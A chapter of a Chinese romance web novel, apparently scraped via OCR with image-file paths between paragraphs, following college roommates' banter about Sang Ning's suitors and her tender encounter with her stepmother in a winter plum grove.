53. 第 53 章

作品:《穿作反派,但恋爱脑

    “自然。”


    景月垂下眸子应着。


    她只能这么答,若是不急,贸然爽了他的约,倒显得她不重视他似的。“噢?那会是什么事呢?”


    周焕飞顺理成章地问出。


    三人不由对视一眼——她们不知道啊......


    但关系都这份上了,不知道也得装知道。


    “排球社耽误了。”


    “家里有点事。”


    整场饭局,话痨汪恬恬难得张次嘴,还跟景月同时答得牛头不对马嘴。


    不过好在,她们都心照不宣地对桑宁去机场这件事守口如瓶。


    两人互相对视一眼,气氛一时有些尴尬。


    “哦?”周焕飞仰起眉,目光在两人之间徘徊。


    “是排球社有点急事。”


    景月飞快斜了汪恬恬一眼,坚持道,“好像元旦要举行什么排球比赛。”


    她说得有模有样,转而又打趣儿。


    “若真是家里有什么急事,我想你应该比我们先知道。”后知后觉的汪恬恬这才反应过来,面前可是桑宁的相亲对象,这意味着他跟桑宁家有着千丝万缕的联系。


    虽然方才桑宁在群里叫嚣是死了亲戚,可明眼人一看去机场就知是感情问题,不是那个crush,就是这个陆泽铭。


    真要穿帮了,把这事捅到桑父桑母面前,照桑宁之前家里还派邻居在学校“监视”她的尿性,她必是没好果子吃的。


    “我乱猜的。”


    汪恬恬连忙改口,脸憋得彤红,一个劲儿埋头吃饭。


    周焕飞琥珀色的瞳孔闪过一丝狐疑。


    “偷偷告诉你个关于桑宁的小秘密。”


    景月趁机调转话题,转移他的注意,“她还不会骑电动车呢!肢体协调性可差了......”


    “啊?是吗?”周焕飞眸色一亮,立即来了兴趣。


    “......”


    中午的饭局在景月的高情商情绪调动中友好结束。


    可汪恬恬和苏钦却觉如坐针毡。


    一来插不上话,二来普通女生面对大帅哥都比较拘谨,菜都不太好意思夹。


    “现在觉得那句话关于饭局的话,叫什么来着,还挺有道理的。”


    坐在下午上课的阶梯教室里,汪恬恬颇有些感慨。


    “够不上的局,不要硬挤。”


    苏钦心有灵犀。


    两人一同叹气,视线正好对上正翘着二郎腿、神采奕奕打手游的景月,意外地异口同声,“这个婆娘除外!”“什么局不局的,多参加慢慢就习惯了,等你们像我这样吃顿好的都靠蹭,就会觉得脸不脸的没啥重要的哈。”


    景月素来坦荡。


    可这种坦荡又令人有点心疼。


    “哎,你元旦也不回家吗?”


    汪恬恬凑过去问景月。她抽空“嗤”了声,“什么元旦?我过年都不回家。”


    “要不,你过年回我家?包吃住、管饱!”


    汪恬恬心生怜悯,以为话都到这份上了,对方定是感动得痛哭流涕。


    可下一瞬,景月从手游中探出头来,眼冒精光。


    “过年这么大好的赚钱机会,我会放过?”


    “得。”


    汪恬恬佯装抱臂,“跟你的钱过去吧!”就在离上课还有五分钟,偌大的阶梯教室人满为患时,桑宁终于风尘仆仆地赶到了,嘴上依旧叼个馒头。


    与上午的出场如出一辙,让人有种时空错乱的感觉。


    “不是,你都哪儿买的馒头啊?还顿顿都能买到。”


    汪恬恬关注的华点似乎格外不一样。


    “你姐们我连午饭都吃不上?你问我在哪儿买的?汪女士,你有没有同情心吶?”桑宁牙尖嘴利,并狠狠撕了一口馒头,还不忘回答,“早上买了两个,剩的。”


    “我的意思是,我们帮你打包了饭菜,你不用啃馒头。”


    汪恬恬说着便变戏法似地从身后掏出一个打包盒。


    “呜~~恬恬你真的太好了。”


    桑宁抹了把干眼角,连忙抱住室友的救济粮,一掀开,海鲜豪华套餐吶!没有赶上饭点的遗憾愈发深刻了。


    “要谢,谢周焕飞,他请的客。”


    汪恬恬爱憎分明,顺嘴问道,“话说,你今天上午到底为啥要逃课啊?”


    桑宁包了一口大鲍鱼,一脸艰难咀嚼的样子。


    “我crush出国了,送他。”


    “那还回来不?”


    汪恬恬顺嘴一问,恰逢景月一局结束,三个人的注意力都集中过来。


    “回来也不关我事了。”


    桑宁吃着怪噎,说起话来含含糊糊的。


    “这么肯定?”


    汪恬恬有点不可思议,猜测道,“你们今天说明白了?”桑宁抬起嘴巴包得鼓鼓的脸,一愣。


    还别说,话没说明白,脖子倒给亲...不是,咬了一口。


    还真没让她看明白。


    “你想归想,脸红什么?”


    汪恬恬观察仔细地揶揄。


    “热、热的。”


    桑宁匆忙咽了口,急着解释,差点呛到。“唔~~直接pass那个最钟意的。”


    汪恬恬语气还颇有些遗憾。


    桑宁差点喷饭,菜都顾不上咽,直接回怼,“谁跟你说他是我最钟意的?”


    “那我换个问题。”


    看着对方一副口是心非的模样,汪恬恬一脸一言难尽,“陆泽铭跟周焕飞你选哪个?”


    这个问题倒真把桑宁问住了,她哪个都不想选,正好呼应上个问题。


    好像还真是那么回事。


    “不是,这天底下男人那么多,我就非得在他们三个之间选吶?”


    桑宁立即跳出选择怪圈。


    “姐们,他们三个你都看不上?你还能看上谁?”汪恬恬斜了她一眼,一股子身在福中不知福的酸味。


    桑宁恰好吃到一口贝壳肉,跟牛皮一样硬,她嚼了又嚼,眼神定定地望着汪恬恬,透着一股子戏弄味儿。


    “比如...成世子?”


    这下算踢到汪恬恬这块铁板了,她气得呼吸一喘、眼眶泛红——就差跪下了。


    她一把握住桑宁拿筷子的手,连珠炮般的客套话都不带歇的。


    “宁宁,其实我觉得那个周焕飞就挺好,长得帅、家境好、还跟你门当户对,那叫个天作之合!”


    “陆泽铭多酷啊,那小架子鼓敲得多敞亮,才华横溢啊,跟你那叫男才女貌!”


    “你那个crush不就出趟国,现在交通多发达了,没准下周就回来了,你看他又帅又是大学教授又是开公司,名利双收,跟你那不是妥妥的金童玉女!”


    “......”


    桑宁被唬得嘴角抽抽的。


    好了,拜她这个好室友所赐,现在她不用做选择了。


    她全都要!


    ***


    周一下午放学,桑宁没回宿舍,反而直接坐司机的车回了桑府。如今桑祖兴、季汝慈、桑季川都在,正是她培养感情的关键时期,她打算之后晚上都不住宿舍了,改走读。


    自上周六季汝慈犯了头疾,她便闭门不出再未见人,算来也两天了。


    晚饭过后,她特地去问了王妈,王妈说她饭后去小区逛园子了。


    桑宁立马收拾了一下,临出门前想了想,顺手带了件水貂毛披风。


    冬季的傍晚四处灰蒙蒙地,透着股刺骨的凉意。


    她独自在小区溜达了一圈,脸都溜红了,终于在黄梅林那块碰见了季汝慈。


    她一身合体旗袍,外披了件长款羊绒大衣,原是精神抖擞的一身装扮,可她兀自坐在黄梅林中央的小亭子里发呆,就显得格外落寞。


    才下了一场大雪,严寒过后,黄梅正绽着香。


    “妈,难怪您在这儿,好香吶!”


    桑宁快步走过去,给她肩上披上水貂毛披风,并挨着坐下,猛猛呼吸了几口,脸上挂着舒展的笑意。


    季汝慈回过神来,看见来人,有些不自在。她对桑宁的感情一向就很复杂,当年桑宁的“宁”字还是她取的。


    她希望她的到来能给这个家带来安宁,不负所托,桑宁也从很大程度上治愈了她的丧女之痛。


    她本是盼着她好的,可她越是过得好,她便越是对走丢的桑季辰心生愧疚,指不定她还活在哪个角落吃苦受累呢。


    “梅花香自苦寒来,这越冷啊,梅花便越是香。”


    季汝慈强撑着接了句。


    “那妈你也别光顾着香,这天儿也逐渐寒了,要当心身体才是。”


    桑宁说着,便想捧起季汝慈的手搓热,却被她下意识抽了出来。


    她不想不喜欢跟她这个继女有什么肢体接触。


    可面对桑宁满脸受伤的神情,季汝慈面上有些挂不住了,她忙出声解释。


    “你给我带了披风,我不冷。”


